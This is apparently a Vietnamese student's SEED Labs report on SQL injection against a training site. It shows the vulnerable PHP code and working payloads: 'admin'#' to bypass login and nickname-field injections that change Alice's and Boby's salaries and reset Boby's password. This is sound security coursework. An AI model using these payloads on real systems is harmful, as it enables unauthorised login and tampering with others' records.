

ĐẠI HỌC QUỐC GIA THÀNH PHỐ HỒ CHÍ MINH

TRƯỜNG ĐẠI HỌC KHOA HỌC TỰ NHIÊN



BÁO CÁO

Lab 5. WEB SECURITY

Họ và tên: Nguyễn Bửu Thạch

MSSV:20120576

Môn học: An ninh máy tính

Thành phố Hồ Chí Minh-2024

Yêu cầu

1. (2,5 điểm). **SQL injection**
 - Khai thác lỗ hổng SQL Injection
 - Cách xử lý lỗ hổng này
2. (2,5 điểm). **Cross-site Scripting Attack**
 - Khai thác lỗ hổng **Cross-site Scripting Attack**
 - Cách xử lý lỗ hổng này
3. (2,5 điểm). **Cross-site Request Forgery**
 - Khai thác lỗ hổng **Cross-site Request Forgery**
 - Cách xử lý lỗ hổng này
4. (2,5 điểm). **Cấu hình Website để truy cập qua giao thức HTTPS**
 - Tạo CA server (giả lập) cấp Certificate cho một website
 - Web server sử dụng Certificate được cấp bởi CA để cấu hình cho phép truy cập Website qua giao thức HTTPS

Lab 5.1. SQL Injection

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before being sent to the back-end database servers

Prepare:

- Pre-built Ubuntu 16.04 VM (download from the SEED Website - <https://seedsecuritylabs.org/> & <https://seedsecuritylabs.org/labsetup.html>)

LAB GUIDE:

1. Review the lab environment

```
URL: http://www.SEEDLabSQLInjection.com  
Folder: /var/www/SQLInjection/
```

```
#vi /etc/host  
#/etc/apache2/sites-available/000-default.conf
```

2. Get Familiar with SQL Statements

```
$ mysql -u root -pseedubuntu
```

we have already created the Users database for you, you just need to load this existing database using the following command:

```
mysql> use Users;
```

you can use the following command to print out all the tables of the selected database

```
mysql> show tables;
```

After running the commands above, you need to use a SQL command to print all the profile information of the employee Alice. Please provide the screenshot of your results

Các bước thực hiện:

Đầu tiên, ta dùng lệnh bên dưới để xem các trường có trong table credential:

Describe credential;

To release input, press Ctrl+Alt.

```
Terminator /bin/bash /bin/bash 93x35

mysql> Describe credential;
+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| ID | int(6) unsigned | NO | PRI | NULL | auto_increment |
| Name | varchar(30) | NO | | NULL | |
| EID | varchar(20) | YES | | NULL | |
| Salary | int(9) | YES | | NULL | |
| birth | varchar(20) | YES | | NULL | |
| SSN | varchar(20) | YES | | NULL | |
| PhoneNumber | varchar(20) | YES | | NULL | |
| Address | varchar(300) | YES | | NULL | |
| Email | varchar(300) | YES | | NULL | |
| NickName | varchar(300) | YES | | NULL | |
| Password | varchar(300) | YES | | NULL | |
+-----+-----+-----+-----+-----+
11 rows in set (0.00 sec)

mysql>
```

Tiếp theo, in tất cả hồ sơ thông tin của nhân viên Alice bằng lệnh:

```
Select * from credential where Name = 'Alice';
```

```
Terminator /bin/bash /bin/bash 93x35
+-----+
| Salary      | int(9)          | YES | | NULL |
| birth       | varchar(20)      | YES | | NULL |
| SSN         | varchar(20)      | YES | | NULL |
|           |
| PhoneNumber | varchar(20)      | YES | | NULL |
| Address     | varchar(300)      | YES | | NULL |
| Email       | varchar(300)      | YES | | NULL |
| NickName    | varchar(300)      | YES | | NULL |
| Password    | varchar(300)      | YES | | NULL |
|           |
+-----+
11 rows in set (0.00 sec)

mysql> select * from credential where Name ='Alice';
+-----+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email  | NickName | Password |
+-----+
| 1 | Alice | 10000 | 20000 | 9/20  | 10211002 | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+
1 row in set (0.00 sec)

mysql>
```

3. SQL Injection Attack on SELECT Statement

We will use the login page from www.SEEDLabSQLInjection.com for this task



The image shows a simple web-based login form titled "Employee Profile Login". It features two input fields: "USERNAME" and "PASSWORD", both with placeholder text ("Username" and "Password" respectively). Below the inputs is a green "Login" button. At the bottom of the form, there is a small copyright notice: "Copyright © SEED LABS".

The web application authenticate users based on these two pieces of data, so only employees who know their passwords are allowed to log in. Your job, as an attacker, is to log into the web application without knowing any employee's credential.

To help you started with this task, we explain how authentication is implemented in the web application. The PHP code unsafe home.php, located in the **/var/www/SQLInjection** directory, is used to conduct user authentication. The following code snippet show how users are authenticated

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
        nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password=' $hashed_pwd' ";
$result = $conn -> query($sql);

// The following is Pseudo Code
if(id != NULL) {


    if(name=='admin') {
        return All employees information;
    } else if (name !=NULL) {
        return employee information;
    }
} else {
    Authentication Fails;
}
```

4. SQL Injection Attack from webpage.

Your task is to log into the web application as the administrator from the login page, so you can see the information of all the employees. We assume that you do know the administrator's account name which is admin, but you do not know the password. You need to decide what to type in the Username and Password fields to succeed in the attack.

Cách thực hiện:

Đăng nhập với tài khoản admin nhưng không biết mật khẩu



To release input, press Ctrl+Alt.

www.seedlabsqlinjection.com

67%

7:02 PM

Employee Profile
Login


USERNAME admin'#

PASSWORD Password

Login

Copyright © SEED LABS

Thông tin của các User



To release input, press Ctrl+Alt.

www.seedlabsqlinjection.com/unsafe_home.php?edit=1

67%

7:03 PM

SEED LABS Home Edit Profile Logout

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

5. SQL Injection Attack on UPDATE Statement

If a SQL injection vulnerability happens to an UPDATE statement, the damage will be more severe, because attackers can use the vulnerability to modify databases. In our Employee Management application, there is an Edit Profile page that allows employees to update their profile information, including nickname, email, address, phone number, and password

Alice's Profile Edit

NickName	<input type="text" value="NickName"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>



Save

When employees update their information through the Edit Profile page, the following SQL UPDATE query will be executed. The PHP code implemented in unsafe edit backend.php file is used to update employee's profile information. The PHP file is located in the /var/www/SQLInjection directory

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
    nickname='$inputNickname',
    email='$inputEmail',
    address='$inputAddress',
    Password='$hashed_pwd',
    PhoneNumber='$inputPhoneNumber'
    WHERE ID=$id;";
$conn->query($sql);
```

Cách thực hiện:

Đăng nhập với tài khoản Alice nhưng không biết mật khẩu



- Task 5.1: Modify your own salary. As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Assume that you (Alice) are a disgruntled employee, and your boss Boby did not increase your salary this year. You want to increase your own salary by exploiting the SQL injection vulnerability in the

Edit-Profile page. Please demonstrate how you can achieve that. We assume that you do know that salaries are stored in a column called 'salary'.

- Task 5.2: Modify other people' salary. After increasing your own salary, you decide to punish your boss Boby. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.
- Task 5.3: Modify other people' password. After changing Boby's salary, you are still disgruntled, so you want to change Boby's password to something that you know, and then you can log into his account and do further damage. Please demonstrate how you can achieve that. You need to demonstrate that you can successfully log into Boby's account using the new password. One thing worth mentioning here is that the database stores the hash value of passwords instead of the plaintext password string. You can again look at the unsafe edit backend.php code to see how password is being stored. It uses SHA1 hash function to generate the hash value of password.

Task 5.1

Thực hiện sửa mức lương của Alice bằng lệnh:

alice',salary='300000

The screenshot shows a Mozilla Firefox window titled "SQLi Lab - Mozilla Firefox". The address bar displays the URL "www.seedlabsqlinjection.com/unsafe_edit_frontend". The main content area is a form titled "Alice's Profile Edit" with fields for NickName, Email, Address, Phone Number, and Password. The NickName field contains the value "alice',salary='300000". Below the form is a green "Save" button. At the bottom of the page, there is a copyright notice "Copyright © SEED LABS". On the left side of the browser window, there is a vertical toolbar with various icons, and at the bottom left, there is a "Trash" button.

Kiểm tra kết quả: Mức lương của Alice đã được sửa thành công

Alice Profile

Key	Value
Employee ID	10000
Salary	300000
Birth	9/20
SSN	10211002
NickName	alice
Email	
Address	
Phone Number	

Task 5.2:

Thay đổi mức lương của Boby về 1, ta thực hiện lệnh sau:

boby',salary = 1 WHERE Name = 'BobY'#


Alice's Profile Edit

NickName	<input type="text" value="boby',salary=1 w\#"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>


Save

Kiểm tra kết quả:

Đăng nhập tài khoản của Boby mà không biết mật khẩu




Mức lương của Boby đã được thay đổi về 1



Task 5.3:

Thay đổi mật khẩu của Boby, ta thực hiện lệnh sau:


Boby', Password = SHA1('A030103') WHERE Name = 'Boby' #




The screenshot shows a Firefox browser window with the URL www.seedlabsqlinjection.com/unsafe_edit_front_end.html. The page title is "Alice's Profile Edit". The "Nickname" input field contains the value "boby',Password=SHA1('A030103') WHERE Name = 'Boby' #". Other fields like Email, Address, Phone Number, and Password are empty. A green "Save" button is at the bottom.

Kiểm tra kết quả:

Đăng nhập tài khoản của Boby với mật khẩu đã thay đổi ở trên



The screenshot shows a Firefox browser window with the URL www.seedlabsqlinjection.com/index.html. The page title is "Employee Profile Login". The "USERNAME" field has the value "Boby" and the "PASSWORD" field has masked input. A green "Login" button is at the bottom.



